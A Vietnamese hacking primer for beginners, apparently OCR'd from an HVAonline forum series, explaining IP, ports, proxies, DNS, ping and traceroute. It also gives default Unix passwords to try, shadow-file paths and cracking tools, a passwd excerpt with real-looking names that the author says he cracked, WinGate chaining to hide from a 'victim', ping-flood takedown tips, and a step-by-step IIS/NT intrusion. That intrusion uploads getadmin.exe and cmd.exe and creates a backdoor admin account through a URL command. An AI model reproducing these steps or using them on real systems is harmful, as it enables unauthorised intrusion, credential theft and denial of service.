

Trân trọng cám ơn người đã cung cấp cho UDS cuốn sách này.

Những hiểu biết cơ bản nhất để trở thành Hacker - Phần 1

Nhiều bạn Newbie có hỏi tôi " Hack là như thế nào ? Làm sao để hack ?" Nhưng các bạn đã quên mất một điều là các bạn cần phảI có kiến thức một cách tổng quát , hiểu các thuật ngữ mà những người rành về mạng hay sử dụng . Riêng tôi thì chưa thật giỏi bao nhiêu nhưng qua nghiên cứu tôi cũng đã tổng hợp được một số kiến thức cơ bản , muốn chia sẻ cho tất cả các bạn , nhằm cùng các bạn học hỏi .

Tôi sẽ không chịu trách nhiệm nếu các bạn dùng nó để quậy phá người khác . Các bạn có thể copy hoặc post trong các trang Web khác nhưng hãy điền tiên tác giả ở dưới bài , tôn trọng bài viết này cũng chính là tôn trọng tôi và công sức của tôi , đồng thời cũng tôn trọng chính bản thân các bạn . Trong này tôi cũng có chèn thêm một số cách hack , crack và ví dụ căn bản , các bạn có thể ứng dụng thử và nghiên cứu đọc nó để hiểu thêm , rồi khi bắt gặp một từ mà các bạn không hiểu thì hãy đọc bài này để biết , trong này tôi có sử dụng một số ý của bài viết mà tôi thấy rất hay từ trang Web của HVA , và các trang Web khác mà tôi đã từng ghé thăm . Xin cảm ơn những tác giả đã viết những bài ấy . Bây giờ là vấn đề chính .

1 .) Ta cần những gì để bắt đầu?

Có thể nhiều bạn không đồng ý với tôi nhưng cách tốt nhất để thực tập là các bạn hãy dùng HĐH Window 9X , rồI đến các cái khác mạnh hơn đó là Linux hoặc Unix , dướI đây là những cái bạn cần có :
+ Một cái OS (có thể là DOS , Window 9X , Linux , Unit ….)
+ Một cái trang Web tốt (HVA chẳng hạn hi`hi` greenbiggrin.gif greenbiggrin.gif)
+ Một bộ trình duyệt mạng tốt (là Nescape , IE , nhưng tốt nhất có lẽ là Gozzila)
+ Một công cụ chat tốt (mIRC ,Yahoo Mass …..)
+ Telnet (hoặc những cái tương tự như nmap …)
+ Cái quan trọng nhất mà bất cứ ai muốn trở thành một hacker là đều phảI có một chút kiến thức về lập trình (C , C++ , Visual Basic , Pert …..)

2 .) Thế nào là một địa chỉ IP ?

_ Địa chỉ IP được chia thành 4 số giới hạn từ 0 - 255. Mỗi số được lưu bởi 1 byte - > !P có kicks thước là 4byte, được chia thành các lớp địa chỉ. Có 3 lớp là A, B, và C. Nếu ở lớp A, ta sẽ có thể có 16 triệu địa chỉ, ở lớp B có 65536 địa chỉ. Ví dụ: Ở lớp B với 132.25,chúng ta có tất cả các địa chỉ từ 132.25.0.0 đến 132.25.255.255. Phần lớn các địa chỉ ở lớp A llà sở hữu của các công ty hay của tổ chức. Một ISP thường sở hữu một vài địa chỉ lớp B hoặc C. Ví dụ: Nếu địa chỉ IP của bạn là 132.25.23.24 thì bạn có thể xác định ISP của bạn là ai. (có IP là 132.25.x.)
_ IP là từ viết tắt của Internet Protocol, trên Internet thì địa chỉ IP của mỗI người là duy nhất và nó sẽ đạI diện cho chính ngườI đó, địa chỉ IP được sử dụng bởi các máy tính khác nhau để nhận biết các máy tính kết nối giữa chúng. Đây là lí do tại sao bạn lại bị IRC cấm, và là cách người ta tìm ra IP của bạn.

Địa chỉ IP có thể dễ dàng phát hiện ra, người ta có thể lấy được qua các cách sau :
+ bạn lướt qua một trang web, IP của bạn bị ghi lại
+ trên IRC, bất kì ai cũng có thể có IP của bạn
+ trên ICQ, mọi người có thể biết IP của bạn, thậm chí bạn chọn ``do not show ip`` người ta vẫn lấy được nó
+ nếu bạn kết nối với một ai đó, họ có thế gõ ``systat –n ``, và biết được ai đang kết nối đên họ
+ nếu ai đó gửi cho bạn một email với một đoạn mã java tóm IP, họ cũng có thể tóm được IP của bạn
(Tài liệu của HVA)

3 .) Làm thế nào để biết được địa chỉ IP của mình ?

Run đánh lệnh “winipcfg” .□_ Trong Window : vào Start
_ Trong mIRC : kết nốI đến máy chủ sau đó đánh lệnh “/dns ”
_ Thông qua một số trang Web có hiển thị IP .

4 .) IP Spoofing là gì ?

_ Một số IP có mục đích để xác định một thiết bị duy nhất trên thế giới. Vì vậy trên mạng một máy chủ có thể cho phép một thiết bị khác trao đổi dữ liệu qua lại mà không cần kiểm tra máy chủ.
Tuy nhiên có thể thay đổi IP của bạn, nghĩa là bạn có thể gởi một thông tin giả đến một máy khác mà máy đó sẽ tin rằng thông tin nhận được xuất phát từ một máy nào đó (tất nhiên là không phải máy của bạn). Bạn có thể vượt qua máy chủ mà không cần phải có quyền điều khiển máy chủ đó. Điều trở ngại là ở chỗ những thông tin phản hồi từ máy chủ sẽ được gởi đến thiết bị có IP mà chúng ta đã giả mạo. Vì vậy có thể bạn sẽ không có được sự phản hồi những thông tin mà mình mong muốn. Có lẽ điều duy nhất mà spoof IP có hiệu quả là khi bạn cần vượt qua firewall, trộm account và cần dấu thông tin cá nhân!
(Tài liệu của HVA)

5 .) Trojan / worm / virus / logicbomb là cái gì ?

_ Trojan : Nói cho dễ hiểu thì đây là chương trình điệp viên được cài vào máy của ngườI khác để ăn cắp nhũng tài liệu trên máy đó gửI về cho chủ nhân của nó , Cái mà nó ăn cắp có thể là mật khẩu , accourt , hay cookie ……. tuỳ theo ý muốn của ngườI cài nó .
_ virus : Nói cho dễ hiểu thì đây là chương trình vớI những mã đặc biệt được cài (hoặc lây lan từ máy khác) lên máy của nạn nhân và thực hiện những yêu cầu của mã đó , đa số virut được sử dụng để phá hoạI dữ liệu hoặc phá hoạI máy tính .
_ worm : Đây là chương trình độc lập có thể tự nhân bản bản thân nó và lây lan khắp bên trong mạng .Cũng giống như Virut , nó cũng có thể phá hoạI dữ liệu , hoặc nó có thể phá hoạI bên trong mạng , nhiều khi còn làm down cả mang đó .
_ logicbomb : Là chương trình gửi một lúc nhiều gói dữ liệu cho cùng một địa chỉ , làm ngập lụt hệ thống , tắt nghẽn đường truyền (trên server) hoặc dùng làm công cụ để “khủng bố” đốI phương (bom Mail) ;) .

6 .) PGP là gì ?

_ PGP là viết tắt của từ “Pretty Good Privacy” , đây là công cụ sử dụng sự mã hoá chìa khoá công cộng để bảo vệ những hồ sơ Email và dữ liệu , là dạng mã hoá an toàn cao sử dụng phần mềm cho MS_DOS , Unix , VAX/VMS và cho những dạng khác .

7 .) Proxy là gì ?

_Proxy cung cấp cho người sử dụng truy xuất internet với những host đơn. Những proxy server phục vụ những nghi thức đặt biệt hoặc một tập những nghi thức thực thi trên dual_homed host hoặc basion host. Những chương trình client của người sử dung sẽ qua trung gian proxy server thay thế cho server thật sự mà người sử dụng cần giao tiếp. Proxy server xác định những yêu cầu từ client và quyết định đáp ứng hay không đáp ứng, nếu yêu cầu được đáp ứng, proxy server sẽ kết nối với server thật thay cho client và tiếp tục chuyển tiếp đến những yêu cầu từ clientđến server, cũng như đáp ứng những yêu cầu của server đến client. Vì vậy proxy server giống cầu nối trung gian giữa server và client .
_ Proxy cho user truy xuất dịch vụ trên internet theo nghĩa trực tiếp. Với dual host homed cần phải login vào host trước khi sử dụng dịch vụ nào trên internet. Điều này thường không tiện lợi, và một số người trẻ nên thất vọng khi họ có cảm giác thông qua firewall, với proxy nó giải quyết được vấn đề này. Tất nhiên nó còn có những giao thức mới nhưng nói chung nó cũng khá tiện lợi cho user. Bởi vì proxy cho phép user truy xuất những dịch vụ trên internet từ hệ thống cá nhân của họ, vì vậy nó không cho phép packet đi trực tiếp giữa hệ thống sử dụng và internet. đường đi là giáng tiếp thông qua dual homed host hoặc thông qua sự kết hợp giữa bastion host và screening rounter.

(Bài viết của Z3RON3 – tài liệu của HVA)

8 .) Unix là gì ?

_ Unix là một hệ điều hành (giống Window) .Nó hiện là hệ điều hành mạnh nhất , và thân thiết với các Hacker nhất . Nếu bạn đã trở thành một hacker thật sự thì HĐH này không thể thiếu đối vớI bạn . Nó được sử dụng hỗ trợ cho lập trình ngôn ngữ C .

9 .) Telnet là gì ?

_ Telnet là một chương trình cho phép ta kết nốI đến máy khác thông qua cổng (port) . MọI máy tính hoặc máy chủ (server) đều có cổng , sau đây là một số cổng thông dụng :
+ Port 21: FTP
+ Port 23: Telnet
+ Port 25: SMTP (Mail)
+ Port 37: Time
+ Port 43: Whois
_ Ví dụ : bạn có thể gọI Telnet để kết nốI đến mail.virgin.net trên port 25 .

10 .) Làm thế nào để biết mình đã Telnet đến hệ thống Unix ?

_ Ok , tôi sẽ nói cho bạn biết làm sao một hệ thống Unix có thể chào hỏI bạn khi bạn kết

nối tới nó . Đầu tiên , khi bạn gọi Unix , thông thường nó sẽ xuất hiện một dấu nhắc : “ Log in : ” , (tuy nhiên , chỉ với như vậy thì cũng chưa chắc chắn đây là Unix được ngoạI trừ chúng xuất hiện thông báo ở trước chữ “ log in :” như ví dụ : Welcome to SHUnix. Please log in ….)
Bây giờ ta đang ở tạI dấu nhắc “log in” , bạn cần phảI nhập vào một account hợp lệ . Một account thông thường gồm có 8 đặc tính hoặc hơn , sau khi bạn nhập account vào , bạn sẽ thấy có một mật khẩu , bạn hãy thử nhập Default Password thử theo bảng sau :

Account----------Default Password

Root---------- Root
Sys---------- Sys / System / Bin
Bin---------- -Sys / Bin
Mountfsy----------M ountfsys
Nuuc---------- Anon
Anon---------- Anon
User---------- -User
Games----------G ames
Install---------- --Install
Demo---------- Demo
Guest---------- Guest

11 .) shell account là cái gì ?

_ Một shell account cho phép bạn sử dụng máy tính ở nhà bạn như thiết bị đầu cuốI (terminal) mà vớI nó bạn có thể đánh lệnh đến một máy tính đang chạy Unix , “Shell” là chương trình có nhiệm vụ dịch những ký tự của bạn gửi đến rồI đưa vào thực hiện lệnh của chương trình Unix . VớI một shell account chính xác bạn có thể sử dụng được một trạm làm việc mạnh hơn nhiều so vớI cái mà bạn có thể tưởng tượng đến được .
Bạn có thể lấy được “shell account” miễn phí tạI trang Web http://www.freeshell.com/ tuy nhiên bạn sẽ không sử dụng được “telnet” cho đến khi bạn trả tiền cho nó .

12 .) Làm cách nào để bạn có thể crack Unix account passwords ?

_ Rất đơn giản , tuy nhiên cách mà tôi nói vớI các bạn ở đây “lạc hậu” rồI , các bạn có thể crack được chúng nếu các bạn may mắn , còn không thì các bạn đọc để tham khảo .
_ Đầu tiên bạn hãy đăng nhập vào hệ thống có sử dụng Unix như một khách hàng hoặc một ngườI khách ghé thăm , nếu may mắn bạn sẽ lấy được mật khẩu được cất dấu trong những hệ thống chuẩn như :

/etc/passwd

mỗi hàng trong một hồ sơ passwd có một tài khoản khác nhau , nó giống như hàng này :

userid:password:userid#:groupid#:GECOS field:home dir:shell

trong đó :
+ userid = the user id name : tên đăng nhập : có thể là một tên hoặc một số .
+ password : mật mã . Dùng để làm gì hẳn các bạn cũng biết rồI .
+ userid# : là một số duy nhất được thông báo cho ngườI đăng ký khi họ đăng ký mớI ở lần đầu tiên .
+ groupid# : tương tự như userid# , nhưng nó được dùng cho những ngườI đang ở trong nhóm nào đó (như nhóm Hunter Buq của HVA chẳng hạn)
+ GECOS FIELD : đây là nơi chứa thông tin cho ngườI sử dụng , trong đó có họ tên đầy đủ , số điện thoại , địa chỉ v.v…. . Đây cũng là nguồn tốt để ta dễ dàng crack một mật khẩu .
+ home dir : là thư mục ghi lạI hoạt động của người khách khi họ ghé thăm (giống như mục History trong IE vậy)
+ Shell : đây là tên của shell mà nó tự động bắt đầu khi ta login .
_ Hãy lấy file password , lấy file text đã mã hoá về , sau đó bạn dùng chương trình ``CrackerJack`` hoặc ``John the Ripper`` để crack .
_ Các bạn thấy cũng khá dễ phảI không ? Sai bét , không dễ dàng và may mắn để bạn có thể crack được vì hầu hết bây giờ họ cất rất kỹ , hãy đọc tiếp bạn sẽ thấy khó khăn chỗ nào .

13 .) shadowed password là cái gì ?

_ Một shadowed password được biết đến là trong file Unix passwd , khi bạn nhập một mật khẩu , thì ngườI khác chỉ thấy được trình đơn của nó (như ký hiệu " X " hoặc " * ") . Cái này thông báo cho bạn biết là file passwd đã được cất giữ ở nơi khác , nơi mà một ngườI sử dụng bình thường không thể đến được . Không lẽ ta đành bó tay , dĩ nhiên là đốI vớI một hacker thì không rùi , ta không đến được trực tiếp file shadowed password thì ta hãy tìm file sao lưu của nó , đó là file Unshadowed .
Những file này trên hệ thống của Unix không cố định , bạn hãy thử vớI lần lượt những đường dẫn sau :

CODE
AIX 3 /etc/security/passwd !
or /tcb/auth/files/ /
A/UX 3.0s /tcb/files/auth/?/ *
BSD4.3-Reno /etc/master.passwd *
ConvexOS 10 /etc/shadpw *
ConvexOS 11 /etc/shadow *
DG/UX /etc/tcb/aa/user/ *
EP/IX /etc/shadow x
HP-UX /.secure/etc/passwd *
IRIX 5 /etc/shadow x
Linux 1.1 /etc/shadow *
OSF/1 /etc/passwd[.dir|.pag] *
SCO Unix #.2.x /tcb/auth/files/ /

SunOS4.1+c2 /etc/security/passwd.adjunct =##username
SunOS 5.0 /etc/shadow
maps/tables/whatever >
System V Release 4.0 /etc/shadow x
System V Release 4.2 /etc/security/* database
Ultrix 4 /etc/auth[.dir|.pag] *
UNICOS /etc/udb =20

Trước dấu " / "đầu tiên của một hàng là tên của hệ thống tương ứng , hãy căn cứ vào hệ thông thật sự bạn muốn lấy rồI lần theo đường dẫn phía sau dấu "/"đầu tiên .
Và cuốI cùng là những account passwd mà tôi từng crack được , có thể bây giờ nó đã hết hiệu lực rồI :

CODE
arif:x:1569:1000:Nguyen Anh Chau:/udd/arif:/bin/ksh
arigo:x:1570:1000:Ryan Randolph:/udd/arigo:/bin/ksh
aristo:x:1573:1000:To Minh Phuong:/udd/aristo:/bin/ksh
armando:x:1577:1000:Armando Huis:/udd/armando:/bin/ksh
arn:x:1582:1000:Arn mett:/udd/arn:/bin/ksh
arne:x:1583:1000:Pham Quoc Tuan:/udd/arne:/bin/ksh
aroon:x:1585:1000:Aroon Thakral:/udd/aroon:/bin/ksh
arozine:x:1586:1000: Mogielnicki:/udd/arozine:/bin/bash
arranw:x:1588:1000:Arran Whitaker:/udd/arranw:/bin/ksh

Để bảo đảm sự bí mật nên pass của họ tôi xoá đi và để vào đó là ký hiệu " x " , các bạn hãy tìm hiểu thông tin có được từ chúng xem

Hết phần 1

Tác gi ả: *Anhdenday - HVAonline*

Những hiểu biết cơ bản nhất để trở thành Hacker - Phần 2 [10/11/2004 3:11:00 PM]

Vitual port (cổng ảo) là 1 số tự nhiên được gói ở trong TCP(Tranmission Control Protocol) và UDP(User Diagram Protocol) header. Như mọi nguòi đã biết, Windows có thể chạy nhiều chương trình 1 lúc, mỗi chương trình này có 1 cổng riêng dùng để truyền và nhận dữ liệu.

Ví dụ 1 máy có địa chỉ IP là 127.0.0.1 chạy WebServer, FTP_Server, POP3 server, etc, những dịch vụ này đều đuọc chạy trên 1 IP address là 127.0.0.1, khi một gói tin đuọc gửi đến làm thế nào máy tính của chúng ta phân biệt được gói tin này đi vào dịch vụ nào WebServer hay FTP server hay SM! TP? Chính vì thế Port xuất hiện. Mỗi dịch vụ có 1 số

port mặc định, ví dụ FTP có port mặc định là 21, web service có port mặc định là 80, POP3 là 110, SMTP là 25 vân vân....

Người quản trị mạng có thể thay đổi số port mặc định này, nếu bạn ko biết số port trên một máy chủ, bạn ko thể kết nối vào dịch vụ đó được. Chắc bạn đã từng nghe nói đến PORT MAPPING nhưng có lẽ chưa biết nó là gì và chức năng thế nào. Port mapping thực ra đơn giản chỉ là quá trình chuyển đổi số port mặc định của một dịch vụ nào đó đến 1 số khác. Ví dụ Port mặc định của WebServer là 80, nhưng thỉnh thoảng có lẽ bạn vẫn thấy http://www.xxx.com:8080/ , 8080 ở đây chính là số port của host xxx nhưng đã được nguời quản trị của host này ``map`` từ 80 thành 8080.

(Tài liệu của HVA)

15 .) DNS là gì ?

_ DNS là viết tắt của Domain Name System. Một máy chủ DNS đợi kết nối ở cổng số 53, có nghĩa là nếu bạn muốn kết nối vào máy chủ đó, bạn phải kết nối đến cổng số 53. Máy chủ chạy DNS chuyển hostname bằng các chữ cái thành các chữ số tương ứng và ngược lại. Ví dụ: 127.0.0.1 -- > localhost và localhost--- > 127.0.0.1 .

(Tài liệu của HVA)

16 .) Đôi điều về Wingate :

_ WinGate là một chương trình đơn giản cho phép bạn chia các kết nối ra. Thí dụ: bạn có thể chia sẻ 1 modem với 2 hoặc nhiều máy . WinGate dùng với nhiều proxy khác nhau có thể che giấu bạn .
_ Làm sao để Wingate có thể che dấu bạn ? Hãy làm theo tôi : Bạn hãy telnet trên cổng 23 trên máy chủ chạy WinGate telnet proxy và bạn sẽ có dấu nhắc WinGate > . Tại dấu nhắc này bạn đánh vào tên server, cùng một khoảng trống và cổng bạn muốn kết nối vào. VD :

CODE
telnet wingate.net
WinGate > victim.com 23

ta telnet đến cổng 23 vì đây là cổng mặc định khi bạn cài Wingate . lúc này IP trên máy mà victim chộp được của ta là IP của máy chủ chứa Wingate proxy đó .
_ Làm sao để tìm Wingate ?
+ Nếu bạn muốn tìm IP WinGates tĩnh (IP không đổi) thì đến yahoo hay một trang tìm kiếm cable modem. Tìm kiếm cable modems vì nhiều người dùng cable modems có WinGate để họ có thể chia sẻ đường truyền rộng của nó cable modems cho những máy khác trong cùng một nhà . Hoặc bạn có thể dùng Port hay Domain scanners và scan Port 1080 .
+ Để tìm IP động (IP thay đổi mỗi lần user kết nối vào internet) của WinGates bạn có thể

dùng Domscan hoặc các chương trình quét khác . Nếu dùng Domscan bạn hãy nhập khoảng IP bất kỳ vào box đầu tiên và số 23 vào box thứ 2 . Khi đã có kết quả , bạn hãy thử lần lượt telnet đến các địa chỉ IP tìm được (đã hướng dẫn ở trên), nếu nó xuất hiện dấu "Wingate > " thì bạn đã tìm đúng máy đang sử dụng Wingate rồI đó .
+ Theo kinh nghiệm của tôi thì bạn hãy down wingatescanner về mà sài , nó có rất nhiều trên mạng .

17 .) Đôi điều về Traceroute :

_ Traceroute là một chương trình cho phép bạn xác định được đường đi của các gói packets từ máy bạn đến hệ thống đích trên mạng Internet.
_ bạn hãy xem VD sau :

CODE
C:\windows > tracert 203.94.12.54

Tracing route to 203.94.12.54 over a maximum of 30 hops

1 abc.netzero.com (232.61.41.251) 2 ms 1 ms 1 ms
2 xyz.Netzero.com (232.61.41.0) 5 ms 5 ms 5 ms
3 232.61.41.10 (232.61.41.251) 9 ms 11 ms 13 ms
4 we21.spectranet.com (196.01.83.12) 535 ms 549 ms 513 ms
5 isp.net.ny (196.23.0.0) 562 ms 596 ms 600 ms
6 196.23.0.25 (196.23.0.25) 1195 ms1204 ms
7 backbone.isp.ny (198.87.12.11) 1208 ms1216 ms1233 ms
8 asianet.com (202.12.32.10) 1210 ms1239 ms1211 ms
9 south.asinet.com (202.10.10.10) 1069 ms1087 ms1122 ms
10 backbone.vsnl.net.in (203.98.46.01) 1064 ms1109 ms1061 ms
11 newdelhi-01.backbone.vsnl.net.in (203.102.46.01) 1185 ms1146 ms1203 ms
12 newdelhi-00.backbone.vsnl.net.in (203.102.46.02) ms1159 ms1073 ms
13 mtnl.net.in (203.194.56.00) 1052 ms 642 ms 658 ms

Tôi cần biết đường đi từ máy tôi đến một host trên mạng Internet có địa chỉ ip là 203.94.12.54. Tôi cần phải tracert đến nó! Như bạn thấy ở trên, các gói packets từ máy tôi muốn đến được 203.94.12.54 phải đi qua 13 hops(mắc xích) trên mạng. Đây là đường đi của các gói packets .
_ Bạn hãy xem VD tiếp theo :

CODE
host2 # traceroute xyz.com

traceroute to xyz.com (202.xx.12.34), 30 hops max, 40 byte packets
1 isp.net (202.xy.34.12) 20ms 10ms 10ms
2 xyz.com (202.xx.12.34) 130ms 130ms 130ms

+ Dòng đầu tiên cho biết hostname và địa chỉ IP của hệ thống đích. Dòng này còn cho chúng ta biết thêm giá trị TTL<=30 và kích thước của datagram là 40 bytes(20-bytes IP Header + 8-bytes UDP Header + 12-bytes user data).
+ Dòng thứ 2 cho biết router đầu tiên nhận được datagram là 202.xy.34.12, giá trị của TTL khi gởi đến router này là 1. Router này sẽ gởi trở lại cho chương trình traceroute một ICMP message error ``Time Exceeded``. Traceroute sẽ gởi tiếp một datagram đến hệ thống đích.
+ Dòng thứ 3, xyz.com(202.xx.12.34) nhận được datagram có TTL=1(router thứ nhất đã giảm một trước đó - TTL=2-1=1). Tuy nhiên, xyz.com không phải là một router, nó sẽ gởi trở lại cho traceroute một ICMP error message ``Port Unreachable``. Khi nhận được ICMP message này, traceroute sẽ biết được đã đến được hệ thống đích xyz.com và kết thúc nhiệm vụ tại đây.
+ Trong trường hợp router không trả lời sau 5 giây, traceroute sẽ in ra một dấu sao ``*``(không biết) và tiếp tục gởi datagram khác đến host đích!
_Chú ý:
Trong windows: tracert hostname
Trong unix: traceroute hostname

(Tài liệu của viethacker.net)

18 .) Ping và cách sử dụng :

_ Ping là 1 khái niệm rất đơn giản tuy nhiên rất hữu ích cho việc chẩn đoán mạng. Tiểu sử của từ ``ping`` như sau: Ping là tiếng động vang ra khi 1 tàu ngầm muốn biết có 1 vật thể khác ở gần mình hay ko, nếu có 1 vật thể nào đó gần tàu ngầm tiếng sóng âm này sẽ va vào vật thể đó và tiếng vang lại sẽ là ``pong`` vậy thì tàu ngầm đó sẽ biết là có gì gần mình.
_Trên Internet, khái niệm Ping cũng rất giống với tiểu sử của nó như đã đề cập ở trên. Lệnh Ping gửi một gói ICMP (Internet Control Message Protocol) đến host, nếu host đó ``pong`` lại có nghĩa là host đó tồn tại (hoặc là có thể với tới đươc). Ping cũng có thể giúp chúng ta biêt được lượng thời gian một gói tin (data packet) đi từ máy tính của mình đến 1 host nào đó.
_Ping thật dễ dàng, chỉ cần mở MS-DOS, và gõ ``ping địa_chỉ_ip``, mặc định sẽ ping 4 lần, nhưng bạn cũng có thể gõ

CODE
``ping ip.address -t``

Cách này sẽ làm máy ping mãi. Để thay đổi kích thước ping làm như sau:

CODE
``ping -l (size) địa_chỉ_ip ``

Cái ping làm là gửi một gói tin đến một máy tính, sau đó xem xem mất bao lâu gói tin rồi xem xem sau bao lâu gói tin đó quay trở lại, cách này xác định được tốc độ của kết nối, và thời gian cần để một gói tin đi và quay trở lại và chia bốn (gọi là ``trip time``). Ping cũng có thể được dùng để làm chậm đi hoặc đổ vỡ hệ thống bằng lụt ping. Windows 98 treo sau một phút lụt ping (Bộ đệm của kết nối bị tràn – có qua nhiều kết nối, nên Windows quyết định cho nó đi nghỉ một chút). Một cuộc tấn công "ping flood" sẽ chiếm rất nhiều băng thông của bạn, và bạn phải có băng thông lớn hơn đối phương (trừ khi đối phương là một máy chạy Windows 98 và bạn có một modem trung bình, bằng cách đó bạn sẽ hạ gục đối phương sau xấp xỉ một phút lụt ping). Lụt Ping không hiệu quả lắm đối với những đối phương mạnh hơn một chút. trừ khi bạn có nhiều đường và bạn kiểm soát một số lượng tương đối các máy chủ cùng ping mà tổng băng thông lơn hơn đối phương. Chú ý: option –t của DOS không gây ra lụt ping, nó chỉ ping mục tiêu một cách liên tục, với những khoảng ngắt quãng giữa hai lần ping liên tiếp. Trong tất cả các hệ Unix hoặc Linux, bạn có thể dùng ping -f để gây ra lụt thực sự. Thực tế là phải ping -f nếu bạn dùng một bản tương thích POSIX (POSIX - Portable Operating System Interface dựa trên uniX), nếu không nó sẽ không phải là một bản Unix/Linux thực sự, bởi vậy nếu bạn dùng một hệ điều hành mà nó tự cho nó là Unix hay Linux, nó sẽ có tham số -f.

(Tài liệu của HVA và viethacker.net)

19 .) Kỹ thuật xâm nhập Window NT từ mạng Internet :

_ Đây là bài học hack đầu tiên mà tôi thực hành khi bắt đầu nghiên cứu về hack , bây giờ tôi sẽ bày lại cho các bạn . bạn sẽ cần phảI có một số thờI gian để thực hiện được nó vì nó tuy dễ nhưng khó . Ta sẽ bắt đầu :
_ Đầu tiên bạn cần tìm một server chạy IIS :
_ Tiếp đến bạn vào DOS và đánh ` FTP `. VD :

c:\Ftp http://www.dodgyinc.com/

(trang nay khi tôi thực hành thì vẫn còn làm được , bây giờ không biết họ đã fix chưa , nếu bạn nào có trang nào khác thì hãy post lên cho mọI ngườI cùng làm nhé)
Nếu connect thành công , bạn sẽ thấy một số dòng tương tự như thế này :

CODE
Connected to http://www.dodgyinc.com./
220 Vdodgy Microsoft FTP Service (Version 3.0).
User (www.dodgyinc.com:(none)):

Cái mà ta thấy ở trên có chứa những thông tin rất quan trọng , nó cho ta biết tên Netbios của máy tính là " Vdodgy " . Từ điều này bạn có thể suy diễn ra tên mà được sử dụng cho NT để cho phép ta có thể khai thác , mặc định mà dịch vụ FTP gán cho nó nếu nó chưa đổi tên sẽ là "IUSR_VDODGY" . Hãy nhớ lấy vì nó sẽ có ích cho ta . Nhập ``anonymous" trong user nó sẽ xuất hiện dòng sau :

CODE
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:

Bây giờ passwd sẽ là bất cứ gì mà ta chưa biết , tuy nhiên , bạn hãy thử đánh vào passwd là “anonymous” . Nếu nó sai , bạn hãy log in lạI thiết bị FTP , bạn hãy nhớ là khi ta quay lạI lần này thì không sử dụng cách mạo danh nữa (anonymous) mà sử dụng “`Guest” , thử lại passwd với “guest” xem thế nào .
Bây giờ bạn hãy đánh lệnh trong DOS :

CODE
Cd /c

Và sẽ nhìn thấy kết quả nếu như bạn đã xâm nhập thành công , bây giờ bạn hãy nhanh chóng tìm thư mục `cgi-bin` . Nếu như bạn may mắn , bạn sẽ tìm được dễ dàng vì thông thường hệ thống quản lý đã đặt `cgi-bin` vào nơi mà ta vừa xâm nhập để cho các ngườI quản lý họ dễ dàng điều khiển mạng hơn . thư mục cgi-bin có thể chứa các chương trình mà bạn có thể lợi dụng nó để chạy từ trình duyệt Web của bạn . Ta hãy bắt đầu “quậy” nào greenbiggrin.gif greenbiggrin.gif .
_ Đầu tiên , bạn hãy chuyển tớ thư mục cgi-bin và sử dụng lệnh “Binary” (có thể các bạn không cần dùng lệnh này) , sau đó bạn dánh tiếp lệnh “put cmd.exe” . Tiếp theo là bạn cần có file hack để cài vào thư mục này , hãy tìm trên mạng để lấy 2 file quan trọng nhất đó là `getadmin.exe` và `gasys.dll` . Download chúng xuống , một khi bạn đã có nó hãy cài vào trong thư mục cgi-bin . Ok , coi như mọI việc đã xong , bạn hãy đóng cửa sổ DOS .
Bây giờ bạn hãy đánh địa chỉ sau lên trình duyệt của bạn :

http://www.dodgyinc.com/cgi-bin/getadmin.exe? IUSR_VDODGY

Sau vài giây bạn sẽ có được câu trả lời như ở dướI đây :

CODE
CGI Error
The specified CGI application misbehaved by not returning a complete set of HTTP headers. The headers it did return are:
Congratulations , now account IUSR_VDODGY have administrator rights!

Thế là bạn đã mạo danh admin để xâm nhập hệ thống , việc cần thiết bây giờ là bạn hãy tự tạo cho mình một account , hãy đánh dòng sau trên IE :

http://www.dodgyinc.com/cgi- bin/cmd.exe?/c%20c:\winnt\system32\net.exe%20user%20hacker%20toilahacker%20/add

dòng lệnh trên sẽ tạo cho bạn một account login với user : anhdenday và passwd : toilahackerBây giờ bạn hãy là cho user này có account của admin , bạn chỉ cần đánh lên IE lệnh :

http://www.dodgyinc.com/cgi-bin/getadmin.exe? anhdenday

Vậy là xong rùi đó , bạn hãy disconnect và đến start menu - > find rồi search computer `www.dodgyinc.com`. Khi tìm thấy , bạn vào explore , explore NT sẽ mở ra bạn hay nhập user và passwd để mở nó (của tôi là user : anhdenday và passwd : toilahacker) .

